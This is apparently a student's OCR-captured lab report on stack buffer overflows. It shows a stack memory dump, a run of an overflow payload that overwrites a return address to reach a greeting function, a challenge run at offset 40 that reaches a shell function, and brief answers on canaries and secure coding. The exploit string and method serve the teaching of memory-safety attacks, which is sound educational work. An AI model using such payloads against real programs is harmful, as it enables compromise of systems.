
6331322721 Pawan Kanjeam


1. Stack Layout

Draw a stack layout of your program. Start from the address of &buf[0] and stop at &i+8. Specify symbol and content (if possible). Make sure that you have identified argument (i), and return address.
Please circle the result from the program above and write down the associated symbol. (Identify return address, buffer, local variables.)



```
parallels@ubuntu-linux-20-04-desktop:~$ ./ex1
&main = 0x0000aaaaabdb08dc
&myfunction = 0x0000aaaaabdb0940
&&ret_addr = 0x0000aaaaabdb0928
&i = 0x0000ffffdb0914fc
sizeof(pointer) is 8
&buf[0] = 0x0000ffffdb091500
0x0000ffffdb09153c: 0xaa
0x0000ffffdb09153b: 0xab        0x0000ffffdb09153a: 0xdb        0x0000ffffdb091539: 0x08        0x0000ffffdb091538: 0x04
0x0000ffffdb091537: 0x00        0x0000ffffdb091536: 0x00        0x0000ffffdb091535: 0x00        0x0000ffffdb091534: 0x00
0x0000ffffdb091533: 0x00        0x0000ffffdb091532: 0x00        0x0000ffffdb091531: 0x00        0x0000ffffdb091530: 0x00
0x0000ffffdb09152f: 0x00        0x0000ffffdb09152e: [illegible] 0x0000ffffdb09152d: 0xff        0x0000ffffdb09152c: 0xff
0x0000ffffdb09152b: 0x81        0x0000ffffdb09152a: [illegible] 0x0000ffffdb091529: 0x6d        0x0000ffffdb091528: 0x50
0x0000ffffdb091527: 0x00        0x0000ffffdb091526: 0x00        0x0000ffffdb091525: 0xff        0x0000ffffdb091524: 0xff
0x0000ffffdb091523: 0xdb        0x0000ffffdb091522: 0x09        0x0000ffffdb091521: 0x15        0x0000ffffdb091520: 0x30
0x0000ffffdb09151f: 0x1c        0x0000ffffdb09151e: 0xb0        0x0000ffffdb09151d: 0xe3        0x0000ffffdb09151c: 0xcc
0x0000ffffdb09151b: 0xe8        0x0000ffffdb09151a: 0x61        0x0000ffffdb091519: 0x55        0x0000ffffdb091518: 0x00
0x0000ffffdb091517: 0x00        0x0000ffffdb091516: 0x00        0x0000ffffdb091515: 0x00        0x0000ffffdb091514: 0x00
0x0000ffffdb091513: 0x00        0x0000ffffdb091512: 0x38        0x0000ffffdb091511: 0x37        0x0000ffffdb091510: 0x36
0x0000ffffdb09150f: 0x35        0x0000ffffdb09150e: 0x34        0x0000ffffdb09150d: 0x33        0x0000ffffdb09150c: 0x32
0x0000ffffdb09150b: 0x31        0x0000ffffdb09150a: 0x30        0x0000ffffdb091509: 0x39        0x0000ffffdb091508: 0x38
0x0000ffffdb091507: 0x37        0x0000ffffdb091506: 0x36        0x0000ffffdb091505: 0x35        0x0000ffffdb091504: 0x34
0x0000ffffdb091503: 0x33        0x0000ffffdb091502: 0x32        0x0000ffffdb091501: 0x31        0x0000ffffdb091500: 0x30
0x0000ffffdb0914ff: 0x00        0x0000ffffdb0914fe: 0x00        0x0000ffffdb0914fd: 0x00        0x0000ffffdb0914fc: 0x0c
0x0000ffffdb0914fb: 0x81        0x0000ffffdb0914fa: [illegible] 0x0000ffffdb0914f9: 0x6b
... end
```

2. Stack Smashing




```
parallels@ubuntu-linux-20-04-desktop:~$ python3 wraper.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xb4\x06@'
&main = 0x400880
&myfunction = 0x400764
&greeting = 0x4006b4
Welcome to exercise II
I hope you enjoy it

&i = 0xffffd6c9775c
&buf[0] = 0xffffd6c97760
xxxxxxxxxxxxxxxxxxxxxxxx�xxxxxxxxxxxxxxx�@
Welcome to exercise II
I hope you enjoy it

Segmentation fault (core dumped)
```

6331322721 Pawan Kanjeam

3. Challenging



```
Offset (40?):40
Target (shell) address (eg. 5647740e61b5): 401236

__   __
\ \ / /__  _   _    __ _ _ __ ___
 \ V / _ \| | | |  / _` | '__/ _ \
  | | (_) | |_| | | (_| | | |  __/
  |_|\___/ \__,_|  \__,_|_|  \___|

 _   _    _    ____ _  _______ ____
| | | |  / \  / ___| |/ / ____|  _ \
| |_| | / _ \| |   | ' /|  _| | | | |
|  _  |/ ___ \ |___| . \| |___| |_| |
|_| |_/_/   \_\____|_|\_\_____|____(_)

This is just for demonstration.

*** Connection closed by remote host ***
```

4. Bonus: From exercise 2 and 3, can you explode the buffer-overflow attack even when the canary-style protection is activated? Please explain your analysis.

Yes, if we're aware of the canary's value, we can still exploit the buffer-overflow. By overflowing the segment with the known canary value, we can manipulate the return address in the same manner as before.

5. Question: Now you have mastered a type buffer-overflow attack. Please answer the following questions.

5.1 Most viruses and worms use buffer overflow as a basis for its attack. Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer. (i.e. Is it trivial to write a program to exploit buffer-overflow attacks in a server?)

- **I believe that buffer overflow attacks are not a trivial matter because buffer overflows can potentially leak data, or they might disrupt the normal functioning of our program. Additionally, our server could be compromised and malicious software could be installed due to a buffer overflow.**

5.2 As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy.

- **It's quite challenging. In low-level languages like C and ASM, we constantly have to be cautious about buffer sizes, which can lead to human errors. Even**

high-level languages can't guarantee prevention from buffer overflows because they ultimately have to be translated back to low-level code.